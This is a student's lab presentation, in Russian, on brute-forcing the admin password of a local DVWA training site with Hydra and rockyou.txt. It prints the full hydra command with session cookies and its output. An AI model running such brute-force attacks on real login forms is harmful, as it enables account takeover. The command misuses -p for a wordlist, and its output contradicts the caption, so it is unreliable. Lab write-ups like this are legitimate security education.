

Презентация по выполнению индивидуального проекта №3

Основы информационной безопасности

Беспутин Г.А.

06 апреля 2025

Российский университет дружбы народов, Москва, Россия

Информация

- Беспутин Глеб Антонович
- студентка группы НКАбд-01-23
- Российский университет дружбы народов
- <https://vk.com/yuri.kamori>


Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

1. Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

Выполнение лабораторной работы

Список паролей

Чтобы пробрутфорсить пароль, нужно сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, я взяла стандартный список паролей `rockyou.txt` для kali linux.


A screenshot of a Kali Linux desktop environment. The desktop background is dark with a dragon-like creature. On the left, there are icons for 'Trash', 'File System', and 'Home'. A terminal window is open in the center, titled 'gleb@kali: ~/Downloads'. The terminal shows the following commands and output:

```
File Actions Edit View Help
(gleb@kali)-[~]
$ su - kali
Password:
(kali@kali)-[~]
$ sudo visudo
[sudo] password for kali:
(kali@kali)-[~]
$ exit
(gleb@kali)-[~]
$ sudo -i
[sudo] password for gleb:
(root@kali)-[~]
$ exit
(gleb@kali)-[~]
$ cd ~/Downloads
(gleb@kali)-[~/Downloads]
$ sudo gzip -d rockyou.txt.tar.gz
[sudo] password for gleb:
gzip: rockyou.txt.tar.gz: No such file or directory
(gleb@kali)-[~/Downloads]
$
```

Параметры cookie


Захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra мне понадобятся параметры cookie с этого сайта.

Чтобы получить информацию о параметрах cookie я установила соответствующее расширение для браузера, теперь могу не только увидеть параметры cookie, но и скопировать их.



Запрос Hydra

Ввожу в Hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте. Спустя некоторое время в результат запроса появится результат с подходящим паролем.



The screenshot shows a Kali Linux desktop environment. On the left, the 'Cookie-Editor' application is open, displaying a cookie with the name 'PHPSESSID' and the value '2jcut68e2plgdtig6mh6uhk6u'. The main terminal window shows the execution of the Hydra tool. The command entered is: `hydra -l admin -p ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'*&password='PASS'*&Login=Login:H=Cookie:security=medium; PHPSESSID=2jcut68e2plgdtig6mh6uhk6u:F=Username and/or password in correct."`. The terminal output shows the Hydra process starting at 2025-04-12 14:52:41, attacking the specified URL, and successfully finding the password 'admin' for the user 'admin' after 1 login try. The terminal also shows the Hydra process finishing at 2025-04-12 14:52:41.

```
File Actions Edit View Help
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-12 14:48:28

(gleb@kali)-[~]
$ hydra -l admin -p ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'*&password='PASS'*&Login=Login:H=Cookie:security=medium; PHPSESSID=2jcut68e2plgdtig6mh6uhk6u:F=Username and/or password in correct."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 14:52:41
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:i/p:1), -1 try per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username='USER'*&password='PASS'*&Login=Login:H=Cookie:security=medium; PHPSESSID=2jcut68e2plgdtig6mh6uhk6u:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: /home/gleb/rockyou.txt
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-12 14:52:41

(gleb@kali)-[~]
$
```

brute force attack
password-crackers-ens
attack-web-forms

Проверка результатов

Вводим полученные данные на сайт для проверки. Получаем положительный результат проверки пароля. Все сделано верно.

The screenshot shows a web browser window with the address bar displaying '127.0.0.1/DVWA/index.php'. The page title is 'Welcome to Damn Vulnerable Web Application!'. The page content includes a sidebar with a list of modules (Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, Cryptography, API) and a main content area with a welcome message and general instructions. The welcome message states: 'Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.' The general instructions section says: 'The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.' The warning section states: 'Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMWare), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.' The disclaimer section says: 'We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken'

Приобрела практические навыки по использованию инструмента Hydra для
брутфорса паролей

...